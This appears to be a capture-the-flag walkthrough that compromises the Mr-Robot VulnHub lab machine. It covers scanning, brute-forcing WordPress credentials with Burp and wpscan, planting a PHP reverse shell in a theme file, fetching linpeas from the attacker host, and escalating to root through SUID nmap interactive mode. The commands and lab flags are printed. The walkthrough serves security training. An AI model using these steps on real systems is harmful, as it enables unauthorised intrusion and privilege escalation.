

MR-ROBOT: 1

Today, we'll be looking at the MR-ROBOT machine on vulnhub.

You can download the machine here:


<https://www.vulnhub.com/entry/mr-robot-1,151/>

Let's scan the machine with nmap.

```
(root@kali)-[~]  
└─# nmap 192.168.56.102  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-08 09:06 EET  
Nmap scan report for 192.168.56.102  
Host is up (0.00027s latency).  
Not shown: 997 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
22/tcp    closed ssh  
80/tcp    open  http  
443/tcp   open  https  
MAC Address: 08:00:27:0E:F1:57 (Oracle VirtualBox virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 10.25 seconds
```

Browsing the machine at port 80, we have a terminal like page with commands to use.

Let's navigate to **robots.txt**



We can see that we have two files.

One of them is the first key.

Let's download them to our machine.

```

(root@kali)-[~]
# wget 192.168.56.102/key-1-of-3.txt

--2023-06-08 09:12:28-- http://192.168.56.102/key-1-of-3.txt
Connecting to 192.168.56.102:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 33 [text/plain]
Saving to: 'key-1-of-3.txt'

key-1-of-3.txt          100%[=====>]          33  --.-KB/s    in 0s

2023-06-08 09:12:28 (6.94 MB/s) - 'key-1-of-3.txt' saved [33/33]

(root@kali)-[~]
# wget 192.168.56.102/fsociety.dic
--2023-06-08 09:12:34-- http://192.168.56.102/fsociety.dic
Connecting to 192.168.56.102:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: 'fsociety.dic'

fsociety.dic           100%[=====>]       6.91M  --.-KB/s    in 0.08s

2023-06-08 09:12:35 (89.7 MB/s) - 'fsociety.dic' saved [7245381/7245381]

```

Let's perform a nikto scan.

```

(root@kali)-[~]
# nikto -h 192.168.56.102
- Nikto v2.5.0

-----
+ Target IP:          192.168.56.102
+ Target Hostname:    192.168.56.102
+ Target Port:        80
+ Start Time:         2023-06-08 09:08:32 (GMT2)
-----

+ Server: Apache
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/mi
ssing-content-type-header/
+ /P25VHo5F.axd: Retrieved x-powered-by header: PHP/5.5.29.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names.
The following alternatives for 'index' were found: index.html, index.php. See: http://www.wisec.it/sectou.php?id=469
8ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /admin/: This might be interesting.
+ /readme: This might be interesting.
+ /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8102 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:          2023-06-08 09:09:29 (GMT2) (57 seconds)
-----

+ 1 host(s) tested

```

From the results of the scan, we can see it's running wordpress.

Let's go to the login page.

I'll login as **test** with the password **123** and capture the request with Burp suite with the proxy on.



Username

test

Password



☐ Remember Me

Log In

[Lost your password?](#)

[← Back to user's Blog!](#)

Let's send that request to intruder and try to brute force the login.

1 x 2 x +

Positions Payloads Resource pool Settings

Choose an attack type

Attack type:

Start attack

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: ☒ Update Host header to match target

Add §
Clear §
Auto §
Refresh

```
1 POST /wp-login.php HTTP/1.1
2 Host: 192.168.56.102
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 100
9 Origin: http://192.168.56.102
10 Connection: close
11 Referer: http://192.168.56.102/wp-login.php
12 Cookie: s_fid=1FBCCA1E51C70524-0257F3376D9E5CD8; s_nr=1686127770587; wp-settings-6=libraryContent%3Dbrowse; wp-settings-time-6=1686161426; wp-settings-time-5=1686161915; wp-settings-5=mfold%3Do; s_cc=true; s_sq=%5B%5B%5D%5D; wordpress_test_cookie=WP+Cookie+check
13 Upgrade-Insecure-Requests: 1
14
15 log=$test5&pwd=123&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.56.102%2Fwp-admin%2F&testcookie=1
```

Now, we'll clear the positions and add one to the log parameter.

We can use the file **fsociety.dic** we found earlier to brute force the login.

Positions Payloads Resource pool Settings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each customized in different ways.

Payload set: Payload count: 858,160

Payload type: Request count: 858,160

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.


Paste
Load ...
Remove
Clear
Deduplicate
Add
Add from list ... [Pro version only]
extensions

Now, click on **Start attack**.

We can see that the username **Elliot** has a different response length.

9	scss	200	<input type="checkbox"/>	<input type="checkbox"/>	4077
10	window	200	<input type="checkbox"/>	<input type="checkbox"/>	4077
11	http	200	<input type="checkbox"/>	<input type="checkbox"/>	4077
12	var	200	<input type="checkbox"/>	<input type="checkbox"/>	4077
13	page	200	<input type="checkbox"/>	<input type="checkbox"/>	4077
14	Robot	200	<input type="checkbox"/>	<input type="checkbox"/>	4077
15	Elliot	200	<input type="checkbox"/>	<input type="checkbox"/>	4128
16	styles	200	<input type="checkbox"/>	<input type="checkbox"/>	4077
17	and	200	<input type="checkbox"/>	<input type="checkbox"/>	4077
18	document	200	<input type="checkbox"/>	<input type="checkbox"/>	4077
19	mrrobot	200	<input type="checkbox"/>	<input type="checkbox"/>	4077
20	com	200	<input type="checkbox"/>	<input type="checkbox"/>	4077
21	ago	200	<input type="checkbox"/>	<input type="checkbox"/>	4077

Let's check that in the response tab.



Now, let's brute force the password.

We'll use the same file we used before but we need to remove duplicates from it.

```
cat fsociety.dic | uniq > fsociety.txt
```

I'll use wpscan for the brute force but you can use any tool you like.


```
wpscan --url http://192.168.56.102 -U Elliot -P fsociety.txt
```

```
[+] Performing password attack on Xmlrpc Multicall against 1 user/s
[SUCCESS] - Elliot / ER28-0652
All Found
Progress Time: 00:00:13 <=====

[!] Valid Combinations Found:
| Username: Elliot, Password: ER28-0652
```


Great! We found the password.

Now, we can go back the login page and login as Elliot.




Now, let's upload a reverse shell on the target machine.

Go to Appearance -> Editor and add your php shell code to the 404.php file.



Now, set up a netcat listener and go to <http://192.168.56.102/404.php> to execute the shell.

We got a shell!



You can stable your shell with those two commands.

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

```
export TERM=xterm
```


Let's check the home directory.

```
daemon@linux:/$ cd home
cd home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt password.raw-md5
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```

We found the second key but we can't read it.

We also found a file that contains the password for the user **robot**.

Let's decode the password.



Now, let's switch user to **robot**.

We can now read the second key.

```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

Now, let's enumerate the machine more and try to get root.

I'll use the linpeas script.

I'll transfer it to the target machine using python http server.

But first you need to navigate to the **tmp** directory in order to run the script.

```
robot@linux:/tmp$ wget http://192.168.56.1:9999/linpeas.sh
wget http://192.168.56.1:9999/linpeas.sh
--2023-06-08 10:09:52-- http://192.168.56.1:9999/linpeas.sh
Connecting to 192.168.56.1:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 828172 (809K) [text/x-sh]
Saving to: 'linpeas.sh'

100%[=====] 828,172 --.-K/s in 0.003s

2023-06-08 10:09:52 (310 MB/s) - 'linpeas.sh' saved [828172/828172]

robot@linux:/tmp$
```

```
(root@kali)~]
# python -m http.server -b 192.168.56.1 9999
Serving HTTP on 192.168.56.1 port 9999 (http://192.168.56.1:9999/) ...
192.168.56.102 - - [08/Jun/2023 10:09:56] "GET /linpeas.sh HTTP/1.1" 200 -
```

Let's check SUID section.

```
Interesting Files

SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strace Not Found
-rwsr-xr-x 1 root root 44K May 7 2014 /bin/ping
-rwsr-xr-x 1 root root 68K Feb 12 2015 /bin/umount ---> BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 93K Feb 12 2015 /bin/mount ---> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 44K May 7 2014 /bin/ping6
-rwsr-xr-x 1 root root 37K Feb 17 2014 /bin/su
-rwsr-xr-x 1 root root 46K Feb 17 2014 /usr/bin/passwd ---> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 32K Feb 17 2014 /usr/bin/newgrp ---> HP-UX_10.20
-rwsr-xr-x 1 root root 41K Feb 17 2014 /usr/bin/chsh
-rwsr-xr-x 1 root root 46K Feb 17 2014 /usr/bin/chfn ---> SuSE_9.3/10
-rwsr-xr-x 1 root root 67K Feb 17 2014 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 152K Mar 12 2015 /usr/bin/sudo ---> check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 493K Nov 13 2015 /usr/local/bin/nmap
-rwsr-xr-x 1 root root 431K May 12 2014 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10K Feb 25 2014 /usr/lib/eject/dmccrypt-get-device
-r-sr-xr-x 1 root root 9.4K Nov 13 2015 /usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
-r-sr-xr-x 1 root root 14K Nov 13 2015 /usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
-rwsr-xr-x 1 root root 11K Feb 25 2015 /usr/lib/pt_chown ---> GNU_glibc_2.1/2.1.1_-6(08-1999)
```

We can go to gtfobins and search for nmap.

Shell	Non-interactive reverse shell	Non-interactive bind shell	File upload	File download	File write	File read	SUID
Sudo	Limited SUID						

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
nmap --interactive
nmap> !sh
```

Let's try option (b)

We have successfully become root.

Now, we can view the third key.

```
robot@linux:/$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
```